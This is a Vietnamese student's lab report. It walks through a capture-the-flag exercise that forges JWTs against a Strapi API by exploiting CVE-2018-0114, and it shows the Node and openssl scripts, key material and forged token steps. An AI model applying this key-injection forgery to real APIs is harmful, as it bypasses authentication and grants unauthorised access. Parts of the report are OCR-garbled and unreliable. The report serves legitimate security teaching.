

BÁO CÁO BÀI TẬP

Môn học: NT140.012.ATCL

Tên chủ đề: Bonus CTF

GVHD: Nguyễn Ngọc Tụ

1. THÔNG TIN CHUNG:

(Liệt kê tất cả các thành viên trong nhóm)

Lớp: NT521.012.ATCL

STT	Họ và tên	MSSV	Email
1	Phạm Công Lập	21522281	21522281@gm.uit.edu.vn

2. NỘI DUNG THỰC HIỆN:¹

STT	Công việc	Kết quả tự đánh giá
1	JWS Standard for JWT (in attack defense)	100%

Phần bên dưới của báo cáo này là tài liệu báo cáo chi tiết của nhóm thực hiện.

¹ Ghi nội dung công việc, các kịch bản trong bài Thực hành

BÁO CÁO CHI TIẾT

Các bước thực hiện/ Phương pháp thực hiện/Nội dung tìm hiểu (Ảnh chụp màn hình, có giải thích)

Sinh viên đọc kỹ yêu cầu trình bày bên dưới trang này

A REST API is running on the target machine and uses JWT based authentication. The implementation of JWT is very crucial for the safety of an API. The API uses the JWT library implementation that is vulnerable to the issue documented in CVE-2018-0114.

Objective: Retrieve the flag stored on the target server.

User Information:

Field	Value
Username	elliott
Password	elliottalderson
Email	elliott@evilcorp.com

API Endpoints:

Endpoint	Description	Method	Parameter(s)
/auth/local	Authenticates the user and returns JWT authentication token	POST	identifier, password
/users	Creates a new user	POST	username, password, email, role, provider
/admin	Access Strapi Admin Panel	GET	-

Instructions:

- This lab is dedicated to you! No other users are on this network :)
- Once you start the lab, you will have access to a Kali GUI instance.
- Your Kali instance has an interface with IP address 192.X.Y.2. Run "ifconfig" to know the values of X and Y.
- The REST API should be running on port 1337 on the machine located at the IP address 192.X.Y.3.
- node-rsa, the Node.js RSA library is provided in the GUI instance.
- The public key parameters (n and e) are transmitted as hexadecimal string values.
- Do not attack the gateway located at IP address 192.X.Y.1

Trên kia là 3 endpoint, công việc của chúng ta là tấn công vào 3 endpoint này để khai thác và từ đó tìm ra flag

Dựa vào dữ liệu mà đề cung cấp, có thể thấy rằng Rest API được chạy trên port 1337 và IP của Rest API là 192.X.Y.3 và X, Y này sẽ biết được khi chúng ta chạy lệnh ifconfig

```

LXTerminal
File Edit Tabs Help
root@attackdefense:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.1.0.5 netmask 255.255.0.0 broadcast 10.1.255.255
    ether 02:42:0a:01:00:05 txqueuelen 0 (Ethernet)
    RX packets 4551 bytes 387222 (378.1 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 4205 bytes 2580778 (2.4 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

eth1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.111.110.2 netmask 255.255.255.0 broadcast 192.111.110.255
    ether 02:42:c0:6f:6e:02 txqueuelen 0 (Ethernet)
    RX packets 22 bytes 1808 (1.7 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 0 bytes 0 (0.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    loop txqueuelen 1000 (Local Loopback)
    RX packets 9127 bytes 2584590 (2.4 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 9127 bytes 2584590 (2.4 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

root@attackdefense:~#
    
```


Sau đó ta có thể thấy phản hồi chứa jwt token cho user

[illegible]

Chúng ta tiến hành giải mã JWT

Nhận thấy thuật toán được sử dụng để signing token là RS256

Public key được sử dụng để verify token là tham số n và e của thuật toán RSA

"ח":

"00d4378681680f119032160e01ce821e6cf3ebf676d2188fd4dbe5d4837aa612f0

063e602de8b77b87be0c399dc10d733ae79a702ba7d03917d6032d4d35f7ea347c
 0a7a0144151398db10ef368bde3214e225de606bb2ed63d9fd3404b803b5a20550
 b9d9f6cd35c48907a1fb9f2db8f7935692a6a99752dcca6e9b797bd861c16ea820a3
 fd61ddccaf5b88f740ce3d61b577e5a1d5dd66f06495cfd6703a049c23381309ea2
 6229e4a9c6f6829714399d0a3787659d9d5d370b95ae2d66813610df0bf1c8b5d7
 1a677a63226023a388e491e8fa996dde5eab660d7dfdb99532bf0073ade31687ab8
 ebbd5b40cc74605b7cd35671a479b526441868f6762bc4f"
 e": "10001"

```

root@attackdefense:~# cat GenPubKey.js
const NodeRSA = require('node-rsa');
const fs = require('fs');

const key = new NodeRSA();

importedKey = key.importKey({n: Buffer.from("00d4378681680f119032160e01ce821e6cf
3ebf676d2188fd4dbe5d4837aa612f0063e602de8b77b87be0c399dc10d733ae79a702ba7d03917d
6032d4d35f7ea347c0a7a0144151398db10ef368bde3214e225de606bb2ed63d9fd3404b803b5a20
550b9d9f6cd35c48907a1fb9f2db8f7935692a6a99752dcca6e9b797bd861c16ea820a3fd61ddcca
f5b88f740ce3d61b577e5a1d5dd66f06495cfd6703a049c23381309ea26229e4a9c6f6829714399
d0a3787659d9d5d370b95ae2d66813610df0bf1c8b5d71a677a63226023a388e491e8fa996dde5ea
b660d7dfdb99532bf0073ade31687ab8ebbd5b40cc74605b7cd35671a479b526441868f6762bc4f"
, "hex"), e: parseInt("10001", 16), }, 'components-public');

console.log(importedKey.exportKey("public"))
root@attackdefense:~#
    
```

Tiến hành tạo public key từ n và e

```

root@attackdefense:~# node GenPubKey.js
-----BEGIN PUBLIC KEY-----
MIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEA1DeGgWgPEZAYFg4BzoIe
bPPr9nbsGI/U2+XUg3qmEvAGPmAt6Ld7h74M0Z3BDXM655pwK6fQORfWY1NNffq
NHwKegFEFR0Y2xDvNoveMhTjJd5ga7LTY9n9NAS4A7wiBVC52fbNNcSJB6H7ny24
95NWkqapl1Lcym6beXvYYcFuqCCj/WHdzK9biPdAzj1htXflodXdZvBklc/NZw0g
ScIzgTCeomIp5KnG9oKXFDmdCjeHZZ2dXTcLla4tZoE2EN8L8ci11xpnmMiYCOj
i0SR6PqZbd5eq2YNff25lTK/AH0t4xaHq4671bQMX0YFt801ZxpHm1JkQYaPZ2K8
TwIDAQAB
-----END PUBLIC KEY-----
root@attackdefense:~#
    
```

Sau đó chúng ta tiến hành copy public key để verify token


```
d5Y2WWqe-
FyV1LF8mWAXD0D8PnA2WpjC9TwpTJ8WwZFXdgFR
nDUbBHgBScDp56RZcAHA1Aq5PR9GwuUMwBR-
ZzW64oMK4cvPwFbqmiHTHh8f4T-
qZtXMZ8fNTsWChMR31DS40b0EiZZDKe2r07Flp7
WsVcRaV3WFDIusX5j2D5XZNltfQdLAKoHXuLdjv
97mV0qWoSxQbXiK4y61sS4Q5ARJFAHtPtOn-
01h4rNojMdRVQ9N9rPQBo22Wa1koqqadC7riG4u
3y8dYFBntBb-
KhtI5aGpKV08EBd0B6c00B2DuBNfCTovBS6IIsf
qpPy3N_xaG398ES677TRV3wKvg
```

VERIFY SIGNATURE

```
RSASHA256(
  base64UrlEncode(header) + "." +
  base64UrlEncode(payload),
```

```
-----BEGIN PUBLIC KEY-----
MIIBIjANBgkqhkiG9w0BAQEFAAO
CAQ8AMIIBCgKCAQEA1DeGgWgPEZ
AyFg4BzoIe
```

Private Key in PKCS #8, PKCS #1, or JWK string format. The key never leaves your browser.

)

✔ Signature Verified

SHARE JWT

```
root@attackdefense:~# cat generateKeys.sh
openssl genrsa -out keypair.pem 2048
openssl rsa -in keypair.pem -pubout -out publickey.crt
openssl pkcs8 -topk8 -inform PEM -outform PEM -nocrypt -in keypair.pem -out pkcs8.key
root@attackdefense:~#
```

Gen cặp public & private key


```
root@attackdefense:~# chmod +x generateKeys.sh
root@attackdefense:~# ./generateKeys.sh
Generating RSA private key, 2048 bit long modulus (2 primes)
.....+++++
.....+++++
e is 65537 (0x010001)
writing RSA key
root@attackdefense:~# ls
Desktop  generateKeys.sh  keypair.pem  pkcs8.key  Templates
Documents  genPubKey.js    Music        Public      Videos
Downloads  GenPubKey.js    Pictures     publickey.crt
root@attackdefense:~#
```

Tiến hành cấp quyền và thực thi file

Ta có thể thấy file public và private key file là publickey.crt và pkcs8.key

Tiếp theo chúng ta sẽ tạo token giả mạo

```
root@attackdefense:~# cat genRSAParams.js
const NodeRSA = require('node-rsa');
const fs = require('fs');
keyPair = fs.readFileSync("keypair.pem");
const key = new NodeRSA(keyPair);
const publicComponents = key.exportKey('components-public');
console.log('Parameter n: ', publicComponents.n.toString("hex"));
console.log('Parameter e: ', publicComponents.e.toString(16));
root@attackdefense:~#
```



```
25cd3f7ea9ce4257f09120aa0f535f93c469af65eaff6f9cd3f1038
6bf401571cea54a77b6d0a48d89898c49c699a8dc15690e3f2b16316
ee297615f3f923b0e052f8f4c57f07fc39fdf4e9a7c498140b3761eb
800d72f37b1",
    "e": "10001"
}
}
```

PAYLOAD: DATA

```
{
  "id": 2,
  "iat": 1704729803,
  "exp": 1704816203
}
```

VERIFY SIGNATURE

RSASHA256(

```
base64UrlEncode(header) + "." +
base64UrlEncode(payload),
```

```
LN2HrgA1y83
s0IDAQAB
-----END PUBLIC KEY-----
```

```
yz1Qq7ZPrmRS1rJr5nwJLz1Q0kI
fxjfu/SfQ7
BEwwkZtucRieb/722sN5hWs=
-----END PRIVATE KEY-----
```

SHARE JWT


Chúng ta đã giả mạo thành công token

- Administrator user has id = 1
- Authenticated user has id = 2
- Public user has id = 3

Strapi - Roles & Permissions - Mozilla Firefox


192.111.110.3:1337/admin/plugins/users-permissions/auth/login

EN

 **strapi**

Username



John Doe

 This connection is not secure. Logins entered here could be compromised. [Learn More](#)

[View Saved Logins](#)

☒ Remember me [Log in](#)

[Forgot your password?](#)



Và ta thu được flag

YÊU CẦU CHUNG

- Sinh viên tìm hiểu và thực hiện bài tập theo yêu cầu, hướng dẫn.
- Nộp báo cáo kết quả chi tiết những việc (**Report**) bạn đã thực hiện, quan sát thấy và kèm ảnh chụp màn hình kết quả (nếu có); giải thích cho quan sát (nếu có).
- Sinh viên nộp bài theo thời gian quy định trên course.

Báo cáo:

- File **.PDF**. Tập trung vào nội dung, không mô tả lý thuyết.
- Đặt tên theo định dạng: **[Mã lớp]-AssignmentX_NhomY** (trong đó X là Thứ tự Assignment, Y là số thứ tự nhóm đồ án theo danh sách đã đăng ký).

Ví dụ: [NT521.O11.ANTT]-Assignment01_Nhom03.pdf.

- Nếu báo cáo có nhiều file, nén tất cả file vào file .ZIP với cùng tên file báo cáo.

Đánh giá:

- Hoàn thành tốt yêu cầu được giao.
- Có nội dung mở rộng, ứng dụng.

Bài sao chép, trể, ... sẽ được xử lý tùy mức độ vi phạm.

HẾT